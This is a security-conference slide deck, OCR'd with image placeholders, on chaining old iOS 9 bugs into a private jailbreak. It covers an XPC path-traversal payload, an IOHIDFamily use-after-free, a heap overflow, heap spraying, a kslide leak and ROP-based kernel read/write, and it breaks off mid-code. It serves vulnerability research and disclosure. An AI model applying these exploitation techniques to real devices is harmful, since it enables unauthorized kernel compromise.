Breaking iOS Mitigation Jails to Achieve Your Own Private Jailbreak

Min(Spark) Zheng @ Alibaba Mobile Security

ONLY AVAILABLE AT THE SCENE


iOS status


- Apple sold more than 1 billion iOS devices. More than 380,000 registered iOS developers in the U.S.

- It was reported that iOS is more secure than Android due to its controlled distribution channel and comprehensive apps review. E.g., FBI vs Apple.

- However, there are still potential risks for iOS systems. We will share our private jailbreak and show how to break the protection of iOS system.

iOS System Architecture






ONLY AVAILABLE AT THE SCENE

iOS mitigations

- **Sandbox** — You can not touch most of kernel interfaces unless you escape the sandbox.
- **Team ID** — You can not execute or load any binary unless the bin has the "platform-binary" team-id.
- **Entitlement** — You can not create hid devices unless the bin has the "com.apple.hid.manager.user-access-device" entitlement.
- **Kernel** — You can not control the kernel unless you have kernel bugs and bypass kernel heap mitigations.
- **KPP** — You can not patch the kernel unless you can bypass the kernel patch protection.
- **Jailbreak!** — Finally, you did it!

Sandbox and NSXPC



- iOS apps are in the sandbox and they are separated from each other.
- App can communicate with unsandboxed system services through IPC (e.g., mach message, XPC, NSXPC).
- In this talk, we focus on NSXPC and discuss one IPC vulnerability we found that can escape the sandbox.

iOS 9.0 Jailbreak: CVE-2015-7037

- com.apple.PersistentURLTranslator.Gatekeeper

```
v6 = (void *)PLStringFromXPCDictionary(a3, "srcPath");
v7 = (void *)PLStringFromXPCDictionary(v5, "destSubdir");
if ( objc_msgSend(v7, "length") )
{
  if ( objc_msgSend(v6, "length") )
  {
    v8 = (void *)NSHomeDirectory();
    v9 = objc_msgSend(v8, "stringByAppendingPathComponent:", &cfstr_MediaDcim);
    v10 = objc_msgSend(v9, "stringByAppendingPathComponent:", v7);
    v18 = 0LL;
    v11 = objc_msgSend(&OBJC_CLASS___NSFileManager, "alloc");
    v12 = objc_msgSend(v11, "init");
    v13 = objc_msgSend(v12, "autorelease");
    if ( !((unsigned __int64)objc_msgSend(v13, "moveItemAtPath:toPath:error:", v6, v10, &v18) & 1) )
```

```
xpc_dictionary_set_string(dict, "destSubdir", [filepath UTF8String]);
xpc_dictionary_set_string(dict, "srcPath", "../../../../../../../../../private/var/tmp/a");
```


- This service has path traversal vulnerability that an app can mv folders outside the sandbox with mobile privilege (used in Pangu9 for jailbreak).

ONLY AVAILABLE AT THE SCENE

ONLY AVAILABLE AT THE SCENE

ONLY AVAILABLE AT THE SCENE

Heap spray through OOL msg




- **Traditional xpc_dictionary heap spray. Failed because the data was freed before pc control.**
- **Asynchronous xpc_dictionary heap spray. Unstable because the time window is very small.**
- **SQL query heap spray. Low success rate because of ASLR and memory limit.**
- **Asynchronous OOL Msg heap spray. Finally success!**

ONLY AVAILABLE AT THE SCENE

NEXT: User mode -> Kernel

iOS kernel overview



- **Mach**
  - Kernel threads
  - Inter-process communication
- **BSD**
  - User ids, permissions
  - Basic security policies
  - System calls
- **IOKit**
  - Drivers (e.g., graphic, keyboard)

ONLY AVAILABLE AT THE SCENE

ONLY AVAILABLE AT THE SCENE


iOS 9.0 IOHIDFamily UAF

- **OSSafeRelease() is not safe!**

```
//----------------------------------------------------------------
// IOHIDResourceDeviceUserClient::terminateDevice
//----------------------------------------------------------------
IOReturn IOHIDResourceDeviceUserClient::terminateDevice()
{
    if (_device) {
        _device->terminate();
    }
    OSSafeRelease(_device);

    return kIOReturnSuccess;
}
```

```
/*! @function OSSafeRelease
 *  @abstract Release an object if not <code>NULL</code>.
 *  @param    inst  Instance of an OSObject, may be <code>NULL</code>.
 */
#define OSSafeRelease(inst)       do { if (inst) (inst)->release(); } while (0)
```

```
/*! @function OSSafeReleaseNULL
 *  @abstract Release an object if not <code>NULL</code>, then set it to <code>NULL</code>.
 *  @param    inst  Instance of an OSObject, may be <code>NULL</code>.
 */
#define OSSafeReleaseNULL(inst)   do { if (inst) (inst)->release(); (inst) = NULL; } while (0)
```



Fake device & vtable & ROP

```
com.apple.iokit.IOHIDFamily:__text:8078C580 loc_8078C580                    ; CODE XREF: sub_80
com.apple.iokit.IOHIDFamily:__text:8078C580          LDR.W          R0, [R4,#0x80]
com.apple.iokit.IOHIDFamily:__text:8078C584          LDR            R1, [SP,#0x60+var_40]
com.apple.iokit.IOHIDFamily:__text:8078C586          LDR            R2, [SP,#0x60+var_3C]
com.apple.iokit.IOHIDFamily:__text:8078C588          LDR            R3, [R0]
com.apple.iokit.IOHIDFamily:__text:8078C58A          LDR.W          R6, [R3,#0x3B4]
com.apple.iokit.IOHIDFamily:__text:8078C58E          MOVS           R3, #0
com.apple.iokit.IOHIDFamily:__text:8078C590          STR            R3, [SP,#0x60+var_60]
com.apple.iokit.IOHIDFamily:__text:8078C592          STR            R3, [SP,#0x60+var_5C]
com.apple.iokit.IOHIDFamily:__text:8078C594          MOV            R3, R5
com.apple.iokit.IOHIDFamily:__text:8078C596          BLX            R6
```

Device1 | **Device1 + 4** | **Device1 + 8**

R3=device1-0x3B4+4	R6=read_gadget	R6=write_gadget

R0 = Device1

R6 = [R3, #0x3B4] = Device1 - 0x3B4 + 4 + 0X3B4 = Device1 + 4

Device2

R3=device1-0x3B4+8

R6 = [R3, #0x3B4] = Device1 - 0x3B4 + 8 + 0X3B4 = Device1 + 8

R0 = Device2

iOS 9.3 IOHIDDevice heap overflow

```
IOHIDDevice::postElementValues(IOHIDElementCookie * cookies, \
UInt32 cookieCount) {
 ...
   // no check for _maxInputReportSize
  maxReportLength = max(_maxOutputReportSize, _maxFeatureReportSize);
   // allocate heap buffer
   report = IOBufferMemoryDescriptor::withCapacity(maxReportLength, \
  kIODirectionNone);
 ...
   // get buffer address
   reportData = (UInt8 *) report->getBytesNoCopy();
 ...
   // copy the buffer
  element->createReport(reportID, reportData , &reportLength, &element);
 ...
}
IOHIDElementPrivate::createReport () {
 ...
   // buffer overflow here
   writeReportBits ( _elementValue->value, // source buffer
   (UInt8 *) reportData ,   // destination buffer
   ( _reportBits * _reportCount ),   // bits to copy
    _reportStartBit );   // dst start bit
 ...
}
```


- There are three types of report in IOHIDDevice: Input, Output, Feature. But no check for Input report.
- If Input report > max(Output report, Feature report), then trigger heap overflow.
- By using this vulnerability, the attacker can achieve arbitrary length of heap overflow in any kalloc zone.

iOS 9.3 Heap Overflow

Input, Output, Feature Report: if (Input > Output) then Overflow


```
OSMetaClassDefineReservedUsed(IOHIDDevice,  1);
IOReturn IOHIDDevice::postElementValues(IOHIDElementCookie * cookies, UInt32 cookieCount)
{
```


```
// Get the max report size
maxReportLength = max(_maxOutputReportSize, _maxFeatureReportSize);

// Allocate a buffer mem descriptor with the maxReportLength.
// This way, we only have to allocate one mem buffer.
report = IOBufferMemoryDescriptor::withCapacity(maxReportLength, kIODirectionNone);
```





Leak Kslide Using Heap Feng Shui

- The first 8 bytes of the object is the vtable addr of UserClient. Comparing the dynamic vtable address with the vtable in the kernelcache，the attacker can figure out the kslide.









- kslide = 0xFFFFFFF022b9B450 – 0xFFFFFFF006F9B450 = 0x1BC00000

Arbitrary Kernel Memory Read and Write

- The attacker first uses OSSerialize to create a ROP which invokes uuid_copy. In this way, the attacker could copy the data at arbitrary address to the address at kernel_buffer_base + 0x48 and then use the first_port to get the data back to user mode.

```
Serializer9serializeEP11OSSerialize
                                    ; DATA XREF
        MOV             X8, X1
        LDP             X1, X3, [X0,#0x18]
        LDR             X9, [X0,#0x10]
        MOV             X0, X9
        MOV             X2, X8
        BR              X3
```

```
; void __cdecl uuid_copy(uuid_t dst, const uuid_t src)
                EXPORT _uuid_copy
_uuid_copy
                MOV             W2, #0x10 ; size_t
                B               _memmove
```

X0=[X0,#0x10]
= kernel_buffer_base+0x48
X1=address
X3=kernel_uuid_copy
BR X3

```
uint64_t r_obj[11];
